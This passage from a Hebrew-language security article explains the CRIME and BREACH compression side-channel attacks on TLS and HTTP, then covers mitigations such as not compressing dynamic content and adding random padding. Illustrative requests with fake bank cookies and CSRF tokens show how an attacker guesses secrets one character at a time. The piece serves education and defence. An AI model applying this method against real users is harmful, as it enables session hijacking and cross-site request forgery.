   Compression Method: null (0)
```

כשהשרת מקבל את חבילה ה-ClientHello הוא משיב עליה בחבילה שנקראת ServerHello ומכילה פרטים ובהם: סוג אלגוריתם ההצפנה שנבחר מתוך רשימת האלגוריתמים שהלקוח שלח, ולעניינו סוג אלגוריתם הדחיסה שנבחר מתוך הרשימה של הלקוח:



לאחר החלפת חבילות ClientHello ו-ServerHello בין הלקוח לשרת, השרת ישלח חבילה נוספת ובה יכלול את ה-Certificate שלו (אותו המשתמש יוכל לאמת מול גורם צד שלישי / מאגר CA-ים מקומי את זהותו של השרת), ולאחר מכן (לפעמים כחלק מאותה חבילה), השרת יתניע תהליך של החלפת מפתחות עם הלקוח.

יש עוד לא מעט מאפיינים הקשורים בשלב ה-Handshake של TLS/SSL, אך לא נתייחס אליהם במאמר זה. כל שעלינו להבין הוא שבעת יצירת התהליך - נקבע באופן שהצגנו גם אלגוריתם הדחיסה. אלגוריתם זה ייכנס לתוקף וידחוס את החבילה רגע לפני הצפנתה בצד השולח, ואילו בצד המקבל תפרש הדחיסה רגע אחרי פענוח ההצפנה.

פעולת ה-TLS Compression הפכה Deprecated בגירסה 1.3 של TLS, וכיום הדפדפנים הגדולים לא משתמשים בה ועל כך נרחיב בפרק העוסק בפירצת האבטחה CRIME.

אז ביצענו דחיסה לקבצי האתר ועכשיו הוא נטען מהר יותר. מעולה! מה הבעייה בזה?

היום מקובל מאוד בעולם ה-Web להכנס לאתרים בפרוטוקול HTTPS במקום HTTP רגיל. מנוע החיפוש של גוגל אפילו מוריד בדירוג תוצאות החיפוש אתרים שלא משתמשים ב-HTTPS.


המשמעות של כניסה לאתר ב-HTTPS היא שכל בקשה שנשלחת מהמשתמש אל השרת וחזרה כדי לקבל האתר עוברת קודם הצפנה, כך שבמידה ואיזשהו תוקף משיג את הבקשה לאורך הדרך הוא לא יוכל לפענח מה כתוב בבקשה.

אבל מסתבר שאתר שמנסה להגן על אותן בקשות בעזרת הצפנה ומשתמש ב-HTTPS, ולצד זאת מנסה להעניק למשתמשים חוויית משתמש טובה ומבצע דחיסה של הבקשות, עשוי לפתוח פתח לפרצת אבטחה שתביא לגילוי הפרטים הסודיים עליהם הצפנת הבקשות מנסה להגן.

Compression Ratio Info-leak Made Easy

אז אנחנו מבינים כעת קצת יותר טוב על עולם ה-Web ועל תהליך הדחיסה של המידע המגיע אלינו בעת גלישה. איך כל זה יכול להיות מסוכן? הרי כל שלב הדחיסה מתבצע על התוכן הרבה לפני ששלב ההצפנה מגיע. אך למעשה - בדיוק כאן טמונה הבעיה. בעיה שגילו שני החוקרים Thai Duong ו-Juliano Rizzo בעת ביצוע TLS Compression והציגו אותה לעולם בשנת 2012 תחת השם Compression Ratio Info-leak Made Easy או בקיצור: CRIME.


אם נגלוש לאתר ב-TLS/SSL ונסתכל ב-Wireshark על חבילת TLS, היא תראה כך:



כמובן שלא נוכל לצפות במידע, הוא הרי מוצפן, אך מה שה-Header-ים של TLS כן מספקים לנו, זה:

- גירסת ה-TLS (במקרה שלנו - TLS1.2)
- ה-Application Data Protocol (במקרה שלנו HTTP-over-tls)
- אורך המידע המוצפן (מסומן בתמונה מעלה)

אתם קוראים חכמים, ולכן אתם כבר יכולים לנחש למה סימנו את ה-Header שאומר מה גודל ה-Data בחבילה. הוא בהחלט ישחק משחק משמעותי בקרוב. אבל לפני כן - למה TLS/SSL צריך לדווח על גודל ה-Encrypted Data שקיים בחבילה? למה שהדפדפן לא ייקח את כל המידע שהגיע - ופשוט יפענח אותו? התשובה לכך היא שבחבילת TLS/SSL אחת, ניתן להעביר מספר הודעות (Record Layers) שונות, ועל מנת שהדפדפן יידע מתי נגמר תוכן מוצפן של הודעה אחת ומתי מתחיל התוכן המוצפן של הודעה אחרת - השולח מחוייב להצהיר על גודל החבילה, דוגמא לכך ניתן לראות בתמונה הבאה:



בתמונה ניתן לראות חבילת TLS אחת, עם שתי Record Layer שונות ובכל אחת - מצורף גם גודל ההודעה.

אז כיצד ניתן לנצל את העניין שהודעה המוצפנת ב-TLS/SSL מדווחת לנו את גודל ה-Data המוצפן? שאלה מעולה. אלו הנקודות המרכיבות את המתקפה:

- בפרק הקודם ראינו על קצת המזלג איך אלגוריתם הדחיסה פועל - ככל שיהיו יותר חזרות (אנטרופיה נמוכה) בהודעה כך אחוז הדחיסה יגדל.
- אנחנו יכולים לדעת פחות או יותר מה גודל של בקשה ספציפית לאתר - על ידי שליחת בקשה כזו בעצמנו.
- לא באמת מעניין אותנו לפענח את כל ההודעה המועברת בין הדפדפן לשרת, אלא רק חלקים ספציפיים ממנה - לדוגמא, תוכן ה-Header שמחזיק את עוגיית ההזדהות של המשתמש. או ה-SESSIONID הנוכחי שאחראי על ההזדהות. שאר הבקשה לא באמת מעניינת אותנו.
- כל בקשת GET שתשלח מהדפדפן של המשתמש לאתר - תכלול בתוכה את הפרטים שמעניינים אותנו.

- במידה והמשתמש גולש לאתר אחר, ב-HTTP ואנחנו נמצאים במצב של MITM, לא רק שאנחנו רואים את ההודעה, אנחנו גם יכולים לשנותה (אבל היא כמובן לא כוללת את התוכן שמעניין אותנו לחשוף).

נשתמש בדוגמה של אתר של בנק כי מי מאיתנו לא אוהב לתהות כמה אתרי הבנקים שמחזיקים בכל הכסף שלנו מאובטחים. בואו נניח שכך נראית בקשת GET רגילה לשרת הבנק:

```
GET /my_account/ HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
Cookie: BANK_SESSID=very_secret_string
```

כמובן שהמידע הנ"ל עובר באופן מוצפן. וכמובן שלא מעניין אותנו לפענח את כל הטקסט, אלא רק את השורה האחרונה שמכילה את עוגיית ההתחברות לבנק.

ברמה כללית, על התוקף להגיע למצב בו הוא יכול להתערב בתעבורת הנתקף, במצב כזה, הוא יכול להזריק לנתקף תשובות HTTP באופן שיגרום לדפדפן שלו להוציא בקשות שונות (לדוגמא, אם מתוך גלישה לאתר תמים של הנתקף הוא מוציא בקשת GET לקובץ js ב-HTTP, על התוקף להחזיר לו קובץ js שיגרום לו להוציא מספר (לא קטן, אך גם לא עצום) של בקשות.

אנחנו יודעים שבקשת ה-GET לאתר הבנק שוקלת N בתים. N הבתים הללו כוללים בתוכם גם את תוכן הבקשה וגם את ה-Headers שהדפדפן שולח. אם, במקרה, התוכן שמעניין אותנו לפענח יופיע במקום נוסף בבקשת ה-GET שהמשתמש שולח, אנו יכולים להניח שאחוז הדחיסה יעלה, ולכן ההודעה תהיה קצרה יותר מאשר במצב שבו יתווסף סתם טקסט אקראי לתוכן ההודעה. ולכן על התוקף להצליח לגרום לנתקף לשלוח הודעה בסיגנון הבא ולהסניף כמה היא שוקלת לאחר הדחיסה:

```
GET /my_account/?BANK_SESSID=a HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
Cookie: BANK_SESSID=very_secret_string
```

התוקף יודע שרק 12 תווים שווים לתווים שמופיעים בשדה שאותו הוא מעוניין לפענח, ושהתו 'a' לא מופיע (אלא אם כן יש לו מזל והוא הצליח לנחש את התו כבר בניחוש הראשון. וכדי לגלות מצב כזה הוא יכול פשוט לשלוח הודעה נוספת עם תו אחר במקום התו 'a' ולמדוד את גודל החבילה שנשלחה).

לאחר מכן, התוקף מסניף את התעבורה היוצאת ממחשבו של הנתקף ויודע להגיד האם החבילה נדחסה כמצופה או לא (תזכרו - זה התו היחיד שהתווסף, ערך ה-BANK_SESSID נשאר זהה בין כל חבילה וחבילה). לאחר שליחת מספיק הודעות עם תו בודד במקומו של התו '**a**', התוקף יכול לבדוק מתי בדיוק החבילה שנדחסה בצורה הטובה ביותר נשלחה (זאת כמובן, החבילה הכוללת את הבקשה: **BANK_SESSID=v**) ולדעת שבהודעה זו הוא ניחש נכונה את התו הראשון בערך של ה-BANK_SESSID.

בעת תהליך הדחיסה, חבילה עם ניסיון ניחוש לא מוצלח, תראה כך (כמובן שעוד תווים יידחסו, זה רק לצורך הדוגמא):

```
GET /my_account/?BANK_SESSID=a HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
Cookie: (107,12)very_secret_string
```

[למי שמרים גבה לאור המחרוזת (107,12) - אנו ממליצים לחזור לקרוא את הפרק על למפל-זיו]

לעומת, מקרה של ניסיון ניחוש נכון, בשלב הדחיסה יראה כך:

```
GET /my_account/?BANK_SESSID=v HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
Cookie: (107,13)ery_secret_string
```

וככל שנצליח לנחש יותר תווים - כך נשפיע עוד על הדחיסה. בשלב זה יש בידיו את את התו הראשון של הסוד. כעת עליו לנסות לנחש את התו השני במחרוזת זו. ולכן עליו לגרום לנתקף לשלוח את ההודעה הבאה:


```
GET /my_account/?BANK_SESSID=va HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
Cookie: (108,13)ery_secret_string
```

ולבצע את כל חישוב הגדלים מחדש. לאט לאט, לאחר לא מעט (אבל גם לא יותר מדי) בקשות שישלחו ע"י הנתקף - התוקף יחשוף את כלל המחרוזת ויוכל להתחזות לנתקף באתר הבנק כאילו היה הוא בעצמו.

אוקיי, אז הבנו - דחיסה והצפנה זה לא משהו שהולך טוב יחד, ואם גם ככה חבילת TLS עוטפת בקשת HTTP שיכולה להיות בעצמה דחוסה אז אולי לא כזה קריטי לבצע דחיסה ברמת ה-TLS ולכן אפשר לבטל אותה? למעשה, חברות הדפדפנים הסכימו עם הקביעה הזו וכבר מ-2012 רב הדפדפנים לא תומכים בשום אלגוריתם דחיסה ברמת ה-TLS.

ולכן - בכך שחברות וארגונים כגון Microsoft, Google ו-Mozilla הורידו את התמיכה בדפדפנים שלהם בדחיסה תחת TLS - הם פשוט חיסלו את המתקפה הנ"ל כליל. גם אם שרתי האינטרנט של הבנקים אליהם אתם גולשים תומכים בדחיסה זו - בסבירות גבוהה מאוד הדפדפן של הגולשים אינו תומך בהן ולכן הוא יאלץ את השרת לא לדחוס את התוכן הנשלח.

כך נראית חבילת ClientHello שאינה תומכת בדחיסה:



למעשה, עבדנו לא מעט כדי למצוא דפדפן או לקוח כלשהו שיהיה מוכן להוציא בקשת TLS או SSL שתומכת בדחיסה ברמת ה-TLS (בדקנו: Chrome, Firefox, Internet Explorer, IceWeasel, cURL, WGET, בדקנו על מכונת לינוקס ומכונות Windows, הן XP והן חדישות יותר) ופשוט לא הצלחנו למצוא דפדפנים שכאלה.

אם כך, אז נראה כי המתקפה הזו עברה מן העולם, ותוכן מוצפן הוא תוכן מוגן. וזה אכן מה שכולם חשבו, עד שבאו החוקרים: Yoel Gluck, Neal Harris ו-Angelo Pardo והציגו לעולם את BREACH כאשר הם פרסמו מאמר תחת הכותרת: BREACH: REVIVING THE CRIME ATTACK

A BREACH beyond CRIME

הרעיון הכללי העומד מאחורי מתקפה זו (שאגב, שמה המלא: Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext) הוא די פשוט אחרי שמבינים איך CRIME עובדת: איננו יודעים איך המחרוזת שברצוננו לפענח ניראת, אך אנו יודעים שככל שנצליח לנחש יותר תווים ממנה - נראה אנומליה גדלה בגודל החבילה הנשלחת מהלקוח לשרת, וזאת לאור העובדה שאנו מקטינים את רמת האנטרופיה בחבילה - מה שמשפיע על איכות הדחיסה שלה.

אבל, אם אין תמיכה ב-TLS Compression איך נוכל בכל זאת לזהות את האפקט של האנטרופיה הזו? פשוט מאוד: BREACH מנצלת את העובדה שגם הפרוטוקול HTTP תומך בסטנדרטי דחיסה זהים כמעט לחלוטין! התמיכה נעשית בצורה דומה לאיך שהרעיון עובד ב-TLS:

כפי שהסברנו בפרק שמדבר על דחיסה בעולם ה-Web, כדי ש-HTTP Compression יפעל יש צורך לציין בבקשת ה-HTTP את אלגוריתמי הדחיסה בהם דפדפן המשתמש תומך, ובתגובה אם השרת תומך באחד מאלגוריתמי הדחיסה האלה הוא ידחוס את תשובת ה-HTTP ויחזיר למשתמש את שם האלגוריתם בו השתמש.

כמו שאפשר להבין - בקשת ה-HTTP הנשלחת מהדפדפן אינה דחוסה, מפני שהלקוח אינו יודע באילו אלגוריתמי דחיסה השרת תומך, עם זאת, ברוב המקרים, בקשות HTTP הינן בקשות קטנות יחסית ולכן הדבר כמעט ואינו מורגש.

אם כך - אנו כבר יכולים לחשוב על מספר הבדלים עקרוניים בין BREACH ל-CRIME:

- במקום לנתח את גודל החבילה הנשלחת כמו ב-CRIME, יהיה עלינו לאמוד את גודל החבילה המוחזרת למשתמש מהשרת.
- בעוד שב-CRIME אנו יכולים לתקוף כל עמוד (הרי אחת מהנחות היסוד של המתקפה היא שאנחנו יכולים לשלוט בתוכן הבקשה שהמשתמש מוציא), תקיפה תחת BREACH תהיה אפקטיבית רק בהינתן עמודים אשר:
  - מחזירים את מחרוזת הנשלחת ע"י המשתמש בבקשה עצמה (תזכרו: כדי להקטין את תוכן תשובת השרת, עלינו להצליח להשפיע על האנטרופיה שלה).
  - מחזיקים את הסוד שברצוננו לפענח בתוכן העמוד המוחזר.
- בעוד ש-CRIME מנצלת פגיעות בשכבה אשר עוטפת את בקשת ה-HTTP - עובדה אשר מאפשרת לחשוף פרטים גם מה-Header-ים של הבקשה, BREACH תוקפת את הבקשה עצמה ומוגבלת לשליפת מידע רק מה-Body של תשובת ה-HTTP.

אם כך, ניתן לראות כי המתקפה דורשת מעט יותר דרישות מאשר מתקפת CRIME, אך למזלם של מגלי המתקפה - מסתבר שיש לא מעט עמודים המחזירים בגופם סודות שבהחלט נשמח לפענח, הדוגמאות השכיחות ביותר לכך הן עמודים הכוללים CSRF Tokens, פרמטרי VIEWSTATE וכו'. התוכן כאמור, מחוייב להיות כלול בגוף התשובה, אך לא מחוייב להיות מוצג למשתמש.

מעבר לכך אין דרישות שלא היו ב-CRIME: על התוקף להיות נגיש לתעבורה המוצפנת של הנתקף (הן הנכנסת והן היוצאת) ועליו להיות יכול לגרום לנתקף להוציא בקשות HTTP אל עבר האתר שממנו אנו מעוניינים לחלץ את התוכן הסודי.

אז איך העניין עובד? אתם כבר יכולים לנחש (נחזור שוב לדוגמת אתר הבנק):

- משתמש גולש לאתר ב-HTTP.
- תוקף, הנמצא בעמדת MITM מזריק לו תשובת HTTP המאפשרת לו לשלוח הודעות HTTP בשמו של התוקף (החוקרים פיתחו מעין PoC שאיתו הציגו ב-BlackHat 2013).
- התוקף גורם למשתמש לשלוח בקשת GET לאתר הבנק שלו שנראית כך:

```
GET /my_account/?csrf_token=a HTTP/1.1
Host: www.my_secure_bank.com
Connection: keep-alive
User-Agent: Bla bla bla
…
```

זאת, בשל הידיעה שאותה בקשת HTTP תגרור תשובת HTTP שתכלול הן את התוכן שהוכנס ע"י התוקף והן את המידע שברצוננו לפענח, משהו בסיגנון הבא:

```
<!DOCTYPE html>
<html lang="en">
<head>
.
<body>
    ...
    csrf_token=a
    ...
    <a href="/approve?from=afik&to=shahaf&amount=99999&(100,11)secret-value">
        approve payment
    </a>
    ...
</body>
</html>
```

- התוקף מסניף על הקו ומודד את גודל חבילת ה-TLS המוחזרת מהשרת (הוא כמובן לא מסוגל לפענח אותה). לפי גודל החבילה, התוקף מזהה האם הבקשה שנשלחה פגעה בתו שאותו הוא מנסה לנחש, במידה וגודל החבילה קטן או לא השתנה - הוא עובר לנחש את התו הבא, במידה וגודל החבילה גדל - הוא שולח בקשה נוספת עם תו שונה (**csrf_token=s**) התשובה לבקשה תראה כך:

```
<!DOCTYPE html>
<html lang="en">
<head>
.
<body>
    ...
    csrf_token=s
    ...
    <a href="/approve?from=afik&to=shahaf&amount=99999&(100,12)ecret-value">
        approve payment
    </a>
    ...
</body>
</html>
```


מה שיוריד את האנטרופיה בבקשה המוחזרת - ויגרור דחיסה מוצלחת יותר של החבילה, כלומר גודל התשובה יקטן או לא ישתנה. הבקשה הבאה (**csrf_token=sa**) תגרור תשובה בסיגנון הבא:

```
<!DOCTYPE html>
<html lang="en">
<head>
.
<body>
    ...
    csrf_token=sa
    ...
    <a href="/approve?from=afik&to=shahaf&amount=99999&(101,12)ecret-value">
        approve payment
    </a>
    ...
</body>
</html>
```

וכן הלאה.

לקבל את ערכו של ה-CSRF Token באתר הבנק עשוי להועיל בעת מתקפת Cross Site Request Forgery, כזאת שתאפשר לתוקף לגרום להעברה בנקאית מצידו של הקורבן - ללא ידיעתו.

אגב, אם אתם ספקנים שעמודים העונים לדרישות של BREACH אכן קיימים: בעת כתיבת המאמר מצאנו כי רוב העמודים ב-YouTube יכללו ב-Body שלהם כל פרמטר שתכניסו בבקשת ה-GET ואת הערך שהכנסתם להם:



בנוסף, מבדיקות שביצעו החוקרים שמצאו את הפריצה (וניתן לראות במצגת הסבר שהם פרסמו), עולה שלעמוד "רגיל" נדרשו לא יותר מ-30 שניות לטובת פענוח שדה כלשהו (כדוגמת CSRF Token) וברמת הצלחה של 95 אחוז.

כאן נסיים עם ההסבר על המתקפות ונעבור לסוגיית ההתגוננות ולסיכום. אך חשוב לנו לציין שהן למתקפה זו, והן ל-CRIME קיימים אספקטים וסוגיות נוספות שבהן לא נגענו על מנת לא להאריך את המאמר יתר על המידה. כגון סוגית גודל ה-Sliding Windows: זוכרים שדיברנו על ה-Sliding Window? במידה והפרמטר שבו אנו שולטים (הן ב-CRIME והן ב-BREACH) כלול בעמוד - אך נמצא במרחק גדול מאורך ה-Look-ahead Buffer המתקפה עשויה להכשל (מפני שאז לא שינינו את אנטרופיית הבלוק הנבדק). במאמרים ובקישורים המופיעים בסוף המאמר הסברים טכניים כיצד ניתן להתמודד עם סוגיות אלו ונוספות.

איך להתמודד

CRIME

כאמור, CRIME הינה ניצול של מנגנון הדחיסה ברמת ה-TLS וה-SSL. מנגנונים אלו מיותרים כאשר מדובר בעטיפת פרוטוקולים כגון HTTP, מפני שהם תומכים בטכנולוגיות דחיסה באופן עצמאי (תוכן דחוס הינו בעל אנטרופיה גבוהה מאוד ברב המקרים, מה שמוריד את האפקטיביות של דחיסה כפולה), ולכן לחברות התוכנה המייצרות את הדפדפנים (מיקרוסופט, גוגל, מוזילה וכו') לא הייתה בעיה לוותר על תכונות אלו לטובת הגדלת רמת האבטחה בעת השימוש בדפדפנים שלהם. הרוב המוחלט של המשתמש לא ירגישו באפקט של הורדת הדחיסה הנוספת מכיוון שגם כך רוב התעבורה שהם מייצרים היא תחת HTTP - פרוטוקול הדואג לדחיסה בעצמו.

ייתרה מזאת, במספר לא קטן של מקרים, ביטול הדחיסה האט את מהירות הגלישה, זאת מפני שהתקורה של שלבי הדחיסה על השרת והפרישה על עמדת הקצה של הדחיסה ברמת ה-TLS ערכה יותר זמן ממה שהיה לוקח פשוט להעביר את המידע כמו שהוא (כאמור: הוא כבר היה דחוס ברמת ה-HTTP).

ולכן, כל עוד אתם מקפידים להשתמש בדפדפנים מעודכנים (לפחות כאלה שיצאו אחרי שנת 2003) אתם כנראה בסדר גמור.

BREACH

יש מספר דרכים להתגונן מפני מתקפה זו, לא ננקוב בכולן, אך נפרט על חלק מהן.

אי-דחיסת תוכן דינאמי

תשובת HTTP שמגיעה מהשרת אל הלקוח היא בעצם מעטפת של תוכן מסויים עם תוספות (Headers) שעוזרות לדפדפן להבין מהו אותו תוכן כדי שידע איך לפענח אותו. מקובל לחלק את התוכן הזה לשני סוגים: סטטי (Static Resources) ודינאמי (Dynamic Data).

עבור תוכן סטטי בכל בקשת HTTP, ולא משנה מה סוגה, מה הפרמטרים שבה או כיצד היא מבוצעת - המידע שיוחזר למשתמש יהיה קבוע וזהה. לדוגמה: תמונות, פונטים, קבצי Javascript, CSS.

קל לנחש שתוכן דינאמי יהיה ההיפך מתוכן סטטי, כלומר בקשת HTTP יכולה להניב תשובות HTTP שונות. למשל אם תכנסו לאתר שנבנה ב-PHP/ASP.NET/JAVA אז הדף נבנה אצל השרת על פי כל מני נתונים עדכניים ותשובת ה-HTTP מכילה את תוכן הדף בצורתו העדכנית ביותר שעשויה להשתנות בכל כניסה חדשה לדף.

דוגמה אחרת היא אפליקציות SPA (Single Page Application). במצב זה ראשית המשתמש מקבל תשובת HTTP שעוטפת קובץ Javascript (תוכן סטטי), קובץ זה מכיל את כל הלוגיקה הדרושה לבניית הדף אצל הדפדפן וכעת כל מה שנדרש הוא הנתונים העדכניים ביותר, אלה מתקבלים בעזרת קריאות Ajax ל-API כלשהו שמחזיר תשובות HTTP עם אותם נתונים שעשויים להשתנות בכל כניסה חדשה לדף (תוכן דינאמי).

אם תוכן סטטי מגיע תמיד אותו דבר אל המשתמש, אז אין לנו שום צורך בהוספת פרטים סודיים לבקשת ה-HTTP שלנו כדי לקבל אותו מהשרת. ולכן, אם אין לנו מה להסתיר אז אין שום מניעה לבצע HTTP Compression על תוכן מסוג זה.

לעומת זאת, בתוכן דינאמי יכולים להיות מצבים בהם הוספת פרטים סודיים כלשהם אל בקשת ה-HTTP שלנו תניב תשובת HTTP שונה. ולפי מה שהבנו מתקפת BREACH יכולה להביא תוקף למצב שהוא מצליח לשלוף את הפרטים הסודיים מתשובות ה-HTTP גם אם עברו הצפנה. ולכן כדי לעקר את המקפה מתוכן, יש להימנע מביצוע HTTP Compression על תוכן דינאמי.

הדרך הפשוטה ביותר לבצע זאת היא על ידי קביעת סוגי ה-Mime Types הנתמכים בעת ביצוע HTTP Compression על השרת לתוכן סטטי בלבד. כך למשל, אם האתר שלנו מעביר תוכן דינאמי בדמות JSON לא נבצע דחיסה של תשובות HTTP שה-Mime Type שלהן הוא: application/json.

לעומת זאת, תשובות HTTP של קבצים סטטים כמו text/css, application/javascript הן בסדר לדחיסה.

נוסיף למה שכתבנו מספר סייגים:

- במקרה של תוכן דינאמי: לא כל תוכן דינאמי מכיל דברים סודיים, כלומר לא כל תוכן דינאמי הוא מסוכן, ולכן בהחלט יכול להיות מצב שנבצע HTTP Compression על Mime Types של תוכן דינאמי (למשל application/json) והכל יהיה בסדר.
- במקרה של תוכן סטטי: לא כל Mime Type שמקובל לתאר עמו תוכן סטטי הוא חף מפשע. כך למשל Mime Type של application/javascript יכול לתאר קובץ Javascript שיושב כקובץ פיזי על השרת שהוא אכן תוכן סטטי לכל דבר ועניין, אבל יכול גם לתאר קובץ Javascript שנבנה בזמן אמת על השרת רגע לפני שנשלח אל הלקוח, כשהוא עשוי להיות שונה בהתאם לנתונים בבקשת ה-HTTP, והוא בעצם תוכן דינאמי אשר עשוי להכיל פרטים סודיים!

ולכן, תפעילו את הראש, נסו להבין באילו תשובות HTTP עשויים לעבור פרטים סודיים ותדאגו לא לבצע עליהן HTTP Compression.

הוספת מקדמי אנטרופיה

שימו לב שמדובר במתקפת Side Channel יחסית עדינה ורגישה "לרעשים", אך היא עובדת מכיוון שרוב הגלישות שלנו הן דטרמיניסטיות (באתרים כגון אתר בנקים, אותה בקשה במרווח זמן קצר מאוד - תחזיר ברב המקרים את אותו התוכן). אך מה יקרה עם בכל בקשה תחזור תשובה שונה? לא ברמת התוכן המוצג למשתמש אלא ברמת תוכן החבילה המתכווץ.

לדוגמא, אם לכל תשובה יחזרו מספר משתנים בעלי תוכן אקראי - רמת האנטרופיה בכל תשובה תהיה שונה, מה שיקשה משמעותית (ויעלה את סף הקושי ועדינות המתקפה לכמעט בלתי אפשרי לביצוע), מפני שהתוקף לא יוכל לדעת האם השינוי שנגרם בגודל החבילה נבע מניחוש תו מוצלח או סתם מכיוון שהערכים האקראיים הסתדרו באופן שכזה.

